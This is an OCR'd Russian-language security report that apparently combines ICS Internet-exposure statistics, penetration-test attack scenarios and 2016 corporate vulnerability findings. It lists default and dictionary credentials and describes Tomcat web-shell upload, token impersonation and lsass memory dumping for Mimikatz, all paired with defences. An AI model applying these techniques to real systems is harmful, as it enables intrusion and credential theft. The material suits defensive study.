Программный продукт Niagara Framework компании Honeywell по-прежнему лидирует по количеству доступного в сети Интернет оборудования. С минимальным отрывом на втором месте находится компания SMA Solar Technology со своим продуктом Sunny WebBox. Третье место заняла немецкая компания Beck IPC с устройством IPC@CHIP.



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по производителям)



Количество компонентов АСУ ТП, доступных в сети Интернет (распределение по продуктам)

Система Niagara Framework компании Tridium, входящей в состав корпорации Honeywell, — одна из самых распространенных систем для автоматизации технологических процессов в «умных домах». Система мониторинга и управления электроэнергией на основе технологий солнечных батарей Sunny WebBox компании SMA Solar Technology особенно популярна в европейских странах. Распространенность микросхем IPC@CHIP фирмы Beck IPC объясняется их относительно низкой ценой, многофункциональностью и наличием встроенного контроллера Ethernet с поддержкой стека TCP/IP и встроенного веб-сервера.

Интересный факт

Конвертеры интерфейсов и сетевые устройства представляют наибольший интерес для злоумышленников. Атаки на подобные устройства не требуют понимания технологического процесса и могут привести к его нарушениям и даже к серьезным авариям.

Типы доступных компонентов АСУ ТП

При составлении базы данных идентификаторов была добавлена информация о типе того или иного компонента АСУ ТП.

Таблица 2. Соотношение различных компонентов АСУ ТП, доступных в сети Интернет

Тип компонента АСУ ТП	Доля в 2016 году	Доля в 2015 году
SCADA/РСУ/ЧМИ+ПЛК/ТУД (RTU)	13,62% ↓	15,98%
ТУД/ПЛК	12,86% ↑	11,53%
SCADA/РСУ/ЧМИ	7,80% ↓	8,53%
Электроизмерительный прибор	5,18% ↓	11,37%
Сетевое устройство	5,06% ↑	3,17%
Конвертер интерфейсов	1,31% ↑	0,26%
Автоматический выключатель	0,15% ↓	0,23%
Инвертор	0,15% ↑	0,01%
Сенсор	0,13% ↓	0,57%
Релейная защита и автоматика	0,01%	0,01%
Другие компоненты	53,72% ↑	48,33%

ЗАКЛЮЧЕНИЕ

По итогам 2016 года отмечается значительное снижение количества уязвимостей, опубликованных основными производителями компонентов АСУ ТП, так как большая часть уязвимостей в распространенных продуктах была устранена в предыдущие годы. При этом больше половины выявленных уязвимостей имеют критическую и высокую степень риска, поскольку именно такие уязвимости стараются устранить в первую очередь. Важно отметить, что ведущие производители стали уделять больше внимания выявлению и устранению уязвимостей как на этапе разработки своих продуктов, так и в процессе эксплуатации. Активное сотрудничество производителей с исследователями в области информационной безопасности позволяет значительно повысить общий уровень защищенности компонентов АСУ ТП.

С другой стороны, количество компонентов АСУ ТП, доступных в сети Интернет, увеличивается с каждым годом. Наибольшее их количество обнаружено в странах, в которых системы автоматизации развиты лучше всего (США, Германия, Китай, Франция, Канада). Большинство компонентов АСУ ТП, доступных в сети Интернет, многофункциональны и применяются для автоматизации технологических процессов в самых разных системах. Для удаленного доступа к компонентам АСУ ТП часто используются словарные или сервисные пароли, что позволяет любому злоумышленнику без труда перехватить управление системой. При этом минимальные превентивные меры защиты, такие как отключение компонентов АСУ ТП от сети Интернет и использование сложных паролей, позволяют в значительной степени снизить вероятность проведения атак.

Для повышения общего уровня безопасности необходимо проводить регулярный анализ защищенности АСУ ТП с целью выявления возможных векторов атак и разработки эффективной системы защиты. Кроме того, о выявлении новых уязвимостей и недекларированных возможностей в компонентах АСУ ТП в процессе их эксплуатации необходимо своевременно сообщать производителям.

Тестирование на проникновение: сценарии атак

Евгений Гнедин

Ежегодно в корпоративных информационных системах (КИС) различных компаний обнаруживается множество опасных уязвимостей, которые позволяют внешнему нарушителю получать доступ к критически важным бизнес-системам в локальной вычислительной сети (ЛВС), а внутренним злоумышленникам — развивать атаку до получения полного контроля над всей КИС[1]. В случае успеха подобные атаки приводят к существенным финансовым и репутационным потерям[2].

В целях предотвращения таких угроз наши эксперты ежегодно проводят десятки тестирований на проникновение для крупнейших компаний как в России, так и за рубежом. При тестировании моделируется поведение потенциальных нарушителей, что позволяет оценить реальный уровень безопасности системы и выявить конкретные недостатки механизмов защиты, в том числе и те, которые могут остаться незамеченными при использовании других методов аудита.

В данной статье представлены некоторые примеры из отчета по типовым сценариям атак, которые успешно моделировались в наших тестированиях на проникновение за последние три года. Подобные сценарии позволяют нам получать полный контроль над ЛВС во всех проектах тестирований от лица внутреннего нарушителя, а в случае моделирования внешнего нарушителя преодолеть периметр удается в 80% проектов.

Важно понимать, что описанные сценарии атак не привязаны к сфере деятельности компаний: используемые для атак недостатки защиты могут присутствовать в КИС любой организации. Аналогичные техники применяют и реальные злоумышленники для целевых атак. Однако методы тестирования на проникновение, описанные ниже, позволяют выявить уязвимости до того, как ими воспользуются злоумышленники; после каждого сценария даны рекомендации по необходимым мерам защиты.

ПРЕОДОЛЕНИЕ ПЕРИМЕТРА КИС

На основе многолетнего опыта тестирований мы выделяем шесть основных техник атак, которые могут быть использованы внешним нарушителем для преодоления сетевого периметра КИС и получения доступа к ЛВС. Эти техники основаны на эксплуатации следующих типов уязвимостей:

- недостатки управления учетными записями и паролями;
- уязвимости веб-приложений;
- недостатки фильтрации трафика;
- недостатки управления уязвимостями и обновлениями;
- плохая осведомленность пользователей в вопросах информационной безопасности;
- недостатки конфигурации и разграничения доступа.

Для преодоления периметра сети нарушителю необходимо иметь возможность выполнять команды операционной системы на атакованном узле. Перечисленные сценарии атак позволяют не только получить такие привилегии, но и полностью скомпрометировать сервер. При наличии на уязвимом сервере интерфейса внутренней сети нарушитель сможет развивать атаки на ресурсы ЛВС.

[1] ptsecurity.com/upload/ptru/analytics/Corporate-Vulnerability-2015-rus.pdf
[2] ptsecurity.com/upload/corporate/ru-ru/analytics/Cybersecurity-2016-2017-rus.pdf


ПРИМЕР: ПОДБОР УЧЕТНЫХ ДАННЫХ

Интерфейсы управления и удаленного доступа


Не секрет, что администрировать сложные распределенные системы только с помощью локальных подключений — слишком трудоемкая задача. Современные технологии позволяют упростить работу системного администратора с помощью протоколов удаленного управления устройствами, таких как Telnet, RSH, SSH, а также протоколов для удаленного подключения, таких как RDP. Часто администраторы используют общедоступное ПО для удаленного подключения — RAdmin, Ammyy Admin и т. п. Использование таких инструментов позволяет внешнему нарушителю проводить атаки на подбор учетных данных и в случае успеха получать доступ к ОС этих устройств.

Для реализации атаки злоумышленнику не нужно обладать специальными знаниями и навыками. В большинстве случаев достаточно ноутбука, программы для подбора учетных данных (легко найти в открытом доступе, например Hydra) и словаря (в Интернете можно найти множество готовых словарей идентификаторов и паролей пользователей, наиболее распространенных для каждой конкретной системы или службы). В случае фильтрации подключений по IP-адресам атака будет затруднена, однако нарушитель, скорее всего, найдет другие пути, например скомпрометирует другие узлы на периметре и попробует развить атаку не со своего адреса, а с этих скомпрометированных узлов, либо применит другие методы обхода фильтрации.

Примерами распространенных комбинаций идентификатора и пароля для доступа по SSH и Telnet являются root:root, root:toor, admin:admin; test:test. Иногда можно получить доступ с максимальными привилегиями и вовсе без ввода пароля.



Для доступа по RDP используются локальные либо доменные учетные записи, среди которых часто встречаются Administrator:P@ssw0rd; Administrator:123456; Administrator:Qwerty123, а также гостевая учетная запись Guest с пустым паролем.



Рекомендации по защите. Для повышения безопасности в случае организации удаленного доступа по протоколу SSH рекомендуется использование аутентификации по ключу, когда на сервере хранится открытый ключ клиента, а на стороне клиента — приватный. Только обладая приватным ключом, клиент может авторизоваться на сервере. В целом же рекомендуется вовсе ограничивать доступ к узлам по протоколам управления из сети Интернет, разрешая такие подключения только из ЛВС с ограниченного числа рабочих станций администраторов. Для этого необходимо применить соответствующие настройки на межсетевом экране. Кроме того, рекомендуется внедрить строгую парольную политику для исключения возможности установки простых или словарных паролей. Если же необходимо администрировать ресурсы удаленно, рекомендуется использовать защищенное подключение по технологии VPN.


Интерфейсы администрирования веб-серверов и СУБД

Существуют и другие службы, доступ к которым может позволить внешнему нарушителю получить полный контроль над узлом на периметре и возможность развивать атаки на ресурсы ЛВС. К ним можно отнести СУБД и веб-серверы.


Если для управления серверами по протоколам SSH, Telnet и т. п. необходимо изначально задать определенное значение пароля вручную, то для различных СУБД и веб-серверов, устанавливаемых «из коробки», обычно существуют стандартные (установленные вендором по умолчанию) учетные данные. Конечно, в документации к своим системам производители настоятельно рекомендуют сменить стандартный пароль при первом же подключении. Однако, как показывает практика, далеко не все администраторы следуют этим указаниям, а многие изменяют учетные данные на столь же простые комбинации.

Примеры наиболее распространенных учетных данных, которые выявляются в наших тестах на проникновение:


- для СУБД — sa:sa, sa:P@ssw0rd; oracle:oracle; postgres:postgres; mysql:mysql, mysql:root; различные комбинации с пустым паролем;
- для серверов Tomcat — tomcat:tomcat, tomcat:admin.




Интерфейс администрирования Tomcat Web Application Manager позволяет загружать файлы в формате архива с расширением .war. Атакующий может загрузить не только веб-приложение, но и веб-интерпретатор командной строки, и получить возможность выполнять команды ОС.



Обладая доступом к СУБД, нарушитель может не только получать информацию из базы данных, но и выполнять команды ОС на сервере с привилегиями СУБД. Другими словами, нарушитель получает доступ к серверу, аналогичный тому, который может быть получен по интерфейсам управления, разница может быть лишь в уровне привилегий. Если эти привилегии ограничены, злоумышленник может попытаться использовать уязвимости ОС с целью повышения своей роли в системе, однако для развития атак на ресурсы ЛВС текущего уровня может оказаться достаточно.



Уровень привилегий веб-сервера, СУБД и отдельных пользователей зачастую является ключевым вопросом при решении задачи защиты ресурсов на сетевом периметре. К примеру, старые версии MS SQL Server устанавливались по умолчанию с привилегиями NT AUTHORITY\SYSTEM, максимальными в Windows. Нарушитель, подобравший учетную запись СУБД, моментально получал полный контроль над сервером. В актуальных версиях MS SQL Server этот недостаток был учтен, привилегии СУБД по умолчанию стали ограниченными — NT SERVICE\MSSQLSERVER[3]. Однако даже эти ограничения зачастую не обеспечивают должного уровня защиты. В одном из проектов по тестированию на проникновение мы выяснили, что пользователь NT SERVICE\MSSQLSERVER обладает в ОС привилегиями SeImpersonatePrivilege, которые позволяют ему с помощью токена делегирования (impersonation-token[4]) присвоить себе привилегии любого другого пользователя из перечня доступных. Для этого может быть использована утилита Mimikatz. В ходе тестирования было установлено, что для присвоения доступны максимальные привилегии в системе — NT AUTHORITY\SYSTEM.



Рекомендации по защите. Администраторам необходимо тщательно следить за тем, какой уровень привилегий используют те или иные системы и пользователи, и минимизировать уровень таких привилегий.

Рекомендуется ограничивать доступ к СУБД и интерфейсам администрирования веб-серверов из сети Интернет, разрешая такие подключения только из ЛВС с ограниченного числа рабочих станций администраторов. Для этого необходимо применить соответствующие настройки на межсетевом экране. Кроме того, рекомендуется внедрить строгую парольную политику для исключения возможности установки простых или словарных паролей.

Если доступ к администрированию веб-сервера необходим, рекомендуется ограничить список IP-адресов, с которых такое подключение возможно, адресами рабочих станций администраторов. При этом необходимо учитывать, что нарушитель может проводить атаку с уже скомпрометированных ресурсов, чтобы обойти фильтрацию адресов.

[3] msdn.microsoft.com/en-us/library/ms143504.aspx#Serv_Perm
[4] msdn.microsoft.com/en-us/library/windows/desktop/aa378842(v=vs.85).aspx

В полной версии данного отчета вы можете найти сценарии еще пяти наиболее популярных атак для преодоления периметра, в которых используются веб-уязвимости, уязвимости ПО и протоколов, социальная инженерия, открытые данные, ошибки разграничения доступа и привилегий, — а также рекомендации по защите от этих атак.

ПОЛУЧЕНИЕ КОНТРОЛЯ НАД КИС


Атаки на ресурсы внутренних сетей КИС, как правило, осуществляются от лица двух типов нарушителей — внутреннего, обладающего доступом к сетевой розетке на территории организации, либо внешнего, успешно преодолевшего сетевой периметр. Модель внутреннего нарушителя может меняться в зависимости от того, из какого сегмента сети развивается вектор атаки, а также в зависимости от уровня начальных привилегий атакующего.

Если для реализации атак на ЛВС со стороны Интернета не требуется проходить дополнительную аутентификацию в сети (так как нарушитель уже получил определенный уровень привилегий на скомпрометированном сервере, находящемся в определенном сетевом сегменте), то внутреннему нарушителю необходимо каким-либо образом получить логический доступ к ЛВС и привилегии на каком-либо внутреннем ресурсе — если, конечно, нарушитель не является сотрудником организации, который уже обладает подобными привилегиями.

Сложность развития атак со стороны внутреннего нарушителя во многом определяется конфигурацией сети и сетевого оборудования. В первую очередь — сегментацией, фильтрацией сетевых протоколов, а также настройками защиты сети от подключения стороннего оборудования. К сожалению, далеко не все организации обеспечивают достаточный уровень защиты КИС на уровне сети.

Как правило, КИС современных организаций построена на базе доменов (Microsoft Active Directory). Подобная реализация удобна и способна обеспечивать централизованное управление даже крупными распределенными сетевыми инфраструктурами. Однако она может быть уязвима для атак в случае недостаточного внимания к обеспечению безопасности со стороны как администраторов, так и рядовых пользователей КИС. Как показывает практика, наиболее распространенными проблемами в КИС такого рода являются недостаточная строгость парольной политики и недостаточная защита привилегированных учетных записей домена.

Самым простым и самым распространенным сценарием атаки на КИС, построенную на базе Microsoft Active Directory, является комбинация двух несложных действий внутреннего нарушителя — получения привилегий локального администратора на узле ЛВС и запуска специализированных утилит для взлома на скомпрометированном ресурсе с целью получения учетных данных пользователей.




Учетная запись локального администратора может быть использована для получения паролей в открытом виде. Это возможно из-за слабости архитектурной реализации single sign-on (SSO) во всех системах Windows, поддерживающих этот механизм. Уязвимость существует из-за того, что подсистемы Windows wdigest, kerberos и tspkg хранят пароли пользователей с помощью обратимого кодирования в памяти операционной системы. Таким образом, локальный администратор имеет возможность получить доступ к паролям всех пользователей, авторизованных в системе. Для реализации подобных атак существует специальный инструментарий, который можно найти в Интернете в свободном доступе (например, утилиты Mimikatz или WCE).

Повторяя эти шаги последовательно на ряде узлов ЛВС, нарушитель может добраться до того ресурса, на котором активна учетная запись администратора домена, и получить ее в открытом виде.

ПРИМЕР: ПОДБОР ДОМЕННОЙ УЧЕТНОЙ ЗАПИСИ

В большинстве КИС настроены определенные парольные политики для доменных учетных записей, однако далеко не во всех организациях такие политики эффективны. Зачастую ограничения позволяют задавать словарные комбинации. Примером распространенного пароля, удовлетворяющего большинству применяемых парольных политик, можно считать P@ssw0rd. Данная комбинация обладает достаточной длиной и сложностью для того, чтобы считать ее стойкой к подбору, однако она включена в большинство словарей наиболее популярных паролей и наверняка будет проверена нарушителем в первую очередь. Подобрать удается и более сложные комбинации — с помощью словарей часто используемых паролей.




Как правило, в доменной инфраструктуре настроены ограничения на количество попыток ввода неверного пароля, с последующей блокировкой учетной записи для защиты от автоматизированных атак на учетные данные. Однако нарушитель может осуществлять подбор одного (или двух) паролей для целого списка идентификаторов пользователей — если у него есть информация о них. Получить такие данные несложно: внутреннему нарушителю (сотруднику организации) достаточно сделать запрос к контроллеру домена либо проанализировать адресную книгу почтового клиента; внешний же нарушитель может изучить открытые источники в Интернете (публикации компании, презентации, контактные данные с официального сайта), а также использовать недостатки защиты при хранении чувствительных данных на внешних ресурсах организации.

Кроме того, изучив принцип составления идентификатора доменной учетной записи, нарушитель может составить словарь для подбора. Наиболее распространенным принципом составления идентификатора является комбинация первой буквы имени с фамилией сотрудника (например, DOMAIN\Alvanov), часто встречаются добавление первой буквы отчества (DOMAIN\APIvanov) и прочие вариации, основанные на ФИО.

Подобранная учетная запись нередко обладает привилегиями локального администратора на одной из рабочих станций или на сервере ЛВС, что позволяет нарушителю подключиться к данному узлу удаленно (например, по протоколу RDP) и запустить ПО для взлома.

Основной преградой на пути нарушителя в данном случае может стать антивирусное ПО, но часто оно бывает недостаточно эффективно настроено, чтобы противостоять атакам. В практике наших тестирований на проникновение проблема эффективности антивирусной защиты на узлах ЛВС встречается практически в каждом проекте. Либо антивирусное ПО вовсе не запрещает запуск используемых при атаке утилит, либо привилегии локального администратора позволяют отключить антивирус или добавить ПО в список исключений.

Но даже в случае блокировки утилит антивирусной системой и невозможности ее отключения опытный злоумышленник сможет провести атаку. Для обхода защиты нарушителю достаточно запустить утилиту с любого общедоступного ресурса в ЛВС либо сделать дамп памяти процесса lsass.exe (например, утилитой procdump) и запустить утилиту Mimikatz уже на собственной рабочей станции. Кроме того, существует реализация этой утилиты на языке PowerShell, которая не определяется антивирусными системами как опасное ПО.



В результате подобной атаки нарушитель получает учетные данные всех пользователей, которые аутентифицировались в ОС, в открытом виде. Среди таких пользователей могут быть как локальные администраторы других узлов, так и привилегированные учетные записи домена. Подобный вектор атаки используется для получения полного контроля над доменной инфраструктурой.

Рекомендации по защите. Данный сценарий практически в каждом случае завершается успешно. Минимизировать риск подобной атаки можно лишь за счет строгой парольной политики, предотвращающей использование простых паролей всеми без исключения пользователями домена, а также за счет ограничения привилегий локальных пользователей на рабочих станциях и серверах домена. Для привилегированных учетных записей рекомендуется использовать двухфакторную аутентификацию. При этом важно понимать, что двухфакторная аутентификация также подвержена атакам.

В полной версии данного отчета вы можете найти сценарии других популярных атак для получения контроля над КИС со стороны внутреннего нарушителя — включая обход двухфакторной аутентификации, атаки на протоколы сетевого и канального уровней, перехват аутентификационных данных (SMB Relay), чтение памяти процесса, использование групповых политик и золотого билета Kerberos, — а также рекомендации по защите от этих атак.

ОБЩИЕ ВЫВОДЫ

Данная работа призвана обратить внимание администраторов систем, сотрудников подразделений информационной безопасности и их руководителей на то, что атаки на ресурсы КИС вполне предсказуемы. Каждый из описанных в нашем отчете сценариев основан на эксплуатации наиболее распространенных уязвимостей КИС, которые могут быть устранены путем изменения конфигурации либо с минимальными финансовыми вложениями. Кроме того, описания уязвимостей и недостатков защиты КИС ежегодно публикуются в аналитических исследованиях.

Необходимо также отметить, что сложность компрометации ресурсов в значительной степени зависит от того, является ли подход к защите комплексным. Даже в случае применения дорогостоящих решений по обеспечению безопасности они могут оказаться бесполезными, если пользователи и администраторы ресурсов применяют словарные пароли. В нашей практике было множество примеров, когда словарный пароль лишь одного пользователя позволял развить вектор атак в ЛВС до получения полного контроля над всей инфраструктурой корпоративной сети. Также было показано, что, получив привилегии локального администратора на рабочей станции или сервере, нарушитель может использовать специализированные утилиты для получения учетных данных даже при наличии антивируса.

Таким образом, организацию безопасной КИС необходимо начинать с базовых принципов:

+ использовать строгую парольную политику;
+ защищать привилегированные учетные записи;
+ повышать осведомленность сотрудников в вопросах ИБ;
+ не хранить чувствительную информацию в открытом виде;
+ ограничить число интерфейсов сетевых служб, доступных на периметре;
+ защищать либо отключать неиспользуемые протоколы канального и сетевого уровней;
+ разделять сеть на сегменты, минимизировать привилегии пользователей и служб;
+ регулярно обновлять ПО и устанавливать обновления безопасности ОС;
+ регулярно проводить тестирование на проникновение КИС и анализ защищенности веб-приложений на периметре.

При этом важно обеспечить все эти меры в комплексе, только тогда защита будет эффективной, а затраты на дорогостоящие средства безопасности окажутся оправданы.

Полную версию отчета можно скачать на www.ptsecurity.com/ru-ru/research/analytics/

СЕМИЛЕТНЯЯ УЯЗВИМОСТЬ В ЯДРЕ LINUX

Эксперт компании Positive Technologies Александр Попов выявил в ядре Linux уязвимость высокого уровня опасности (CVE-2017-2636), которая позволяет локальному пользователю повысить привилегии в атакуемой системе или вызвать сбой в ее работе. Проблема актуальна для большинства популярных дистрибутивов Linux, в том числе RHEL 6/7, Fedora, SUSE, Debian и Ubuntu. Ошибка существует с 22 июня 2009 года, поэтому она широко распространена на рабочих станциях и серверах под управлением Linux. Для защиты рекомендуется использовать уже выпущенные обновления безопасности либо блокировать загрузку уязвимых модулей ядра с помощью специальных правил.

Уязвимости корпоративных информационных систем: уровень защищенности снизился


Евгений Гнедин, Анастасия Гришина

Корпоративные информационные системы крупных компаний регулярно претерпевают изменения — обновляется конфигурация оборудования, изменяется топология сетей, появляются новые узлы и целые системы. Для большинства корпораций с распределенной инфраструктурой процесс непрерывного обеспечения комплексной защиты информационных активов становится непростой задачей из-за высокой сложности архитектуры и большого числа взаимосвязей внутри отдельных подсистем.

В настоящем исследовании представлен анализ наиболее популярных уязвимостей на основе проектов по анализу защищенности, проведенных экспертами Positive Technologies в 2016 году. В процессе таких тестирований моделируются атаки, аналогичные реальным попыткам проникновения со стороны внешних и внутренних злоумышленников, что позволяет выявить многие проблемы защиты, в том числе и такие, которые не выявляются другими способами. Данные за 2016 год приводятся в сравнении с результатами аналогичного исследования предыдущего года.

Для подведения итогов 2016 года были отобраны результаты анализа защищенности 15 корпоративных систем, принадлежащих крупным российским и зарубежным компаниям из различных сфер экономики. Среди них есть промышленные компании (40%), в том числе с государственным участием, банки и финансовые организации (20%), поставщики телекоммуникационных услуг (27%) и информационных технологий (13%). По сравнению с прошлым годом более чем в два раза увеличилась доля работ, проводимых для компаний промышленного сектора. Помимо внешнего, внутреннего и комплексного тестирования на проникновение для некоторых компаний проводились работы по оценке осведомленности персонала в вопросах информационной безопасности и тестированию защищенности корпоративных беспроводных сетей.


ОБЩИЕ РЕЗУЛЬТАТЫ

В 2016 году для оценки уязвимостей применялась система классификации CVSS v3.0 со стандартизированной качественной шкалой оценки опасности. Выяснилось, что почти половина протестированных корпоративных систем содержит уязвимости критического уровня риска.

40% исследованных систем в 2016 году содержали критически опасные уязвимости, связанные с недостатками конфигурации, 27% систем — критически опасные уязвимости, связанные с ошибками в коде веб-приложений, 20% систем — критически опасные уязвимости, связанные с отсутствием обновлений безопасности. Средний возраст наиболее устаревших неустановленных обновлений по системам, где такие уязвимости были обнаружены, составляет 9 лет. Самая старая из обнаруженных уязвимостей (CVE-1999-0024) опубликована более 17 лет назад и связана с тем, что DNS-сервер поддерживает рекурсию запросов. В результате эксплуатации данной уязвимости злоумышленник может проводить атаки на отказ в обслуживании.

Общий уровень защищенности систем по сравнению с 2015 годом снизился за счет изменения компетенций персонала в вопросах информационной безопасности и уровня защищенности серверного оборудования со значения «ниже среднего» на «низкий». Уровень защищенности СУБД и веб-приложений также остается низким. Эффективность механизмов защиты тоже снизилась, причем сразу по четырем параметрам. При этом повышение эффективности механизмов защиты зафиксировано только по одному параметру «управление уязвимостями и обновлениями». Максимальные уровни защищенности отдельных компонентов и эффективности механизмов защиты — не выше среднего.

Максимальный уровень риска уязвимостей (доля систем)




Защищенность систем: векторы атак

Защищенность систем: эффективность механизмов защиты

ЗАЩИЩЕННОСТЬ ПЕРИМЕТРА

В 2016 году сохраняется тенденция к повышению общего уровня защищенности сетевого периметра корпоративных информационных систем. В 27% случаев специалистам Positive Technologies не удалось преодолеть сетевой периметр и получить доступ к ресурсам внутренней локальной вычислительной сети. Это связано с тем, что некоторые заказчики регулярно проводят тестирования на проникновение и устраняют выявленные уязвимости.


В то же время сложность преодоления периметра по сравнению с 2015 годом снизилась. Практически в 55% случаев (против 46% в 2015 году) внешний нарушитель, обладая минимальными знаниями или низкой квалификацией, способен преодолеть периметр и получить доступ к ресурсам ЛВС. При этом в 2016 году, как и в предыдущие годы, для преодоления сетевого периметра необходима эксплуатация в среднем двух различных уязвимостей.



Сложность преодоления периметра (доля систем)


В среднем в каждой системе при проведении работ по тестированию на проникновение выявлено два вектора атак для получения несанкционированного доступа к ресурсам ЛВС. Максимальное количество выявленных в одной системе векторов атак — 5. Также важно отметить, что в нескольких проектах преодолеть сетевой периметр и получить доступ к ресурсам внутренней локальной вычислительной сети удалось несколькими разными способами одновременно, как в рамках обычного тестирования на проникновения, так и с использованием методов социальной инженерии и через беспроводные сети.

В 77% работ сетевой периметр удалось преодолеть из-за уязвимостей веб-приложений, а в 23% — из-за уязвимостей, связанных с использованием словарных паролей. Интересный факт: на внешних ресурсах (серверах веб-приложений) сразу нескольких заказчиков были обнаружены несанкционированно установленные веб-интерпретаторы командной строки, которые свидетельствуют о ранее проведенных успешных атаках. Более того, нарушители могли успешно проводить атаки на ресурсы локальных вычислительных сетей в течение нескольких месяцев, так как данные веб-интерпретаторы оставались невыявленными до проведения работ по анализу защищенности.



Доля работ, в рамках которых удалось преодолеть сетевой периметр

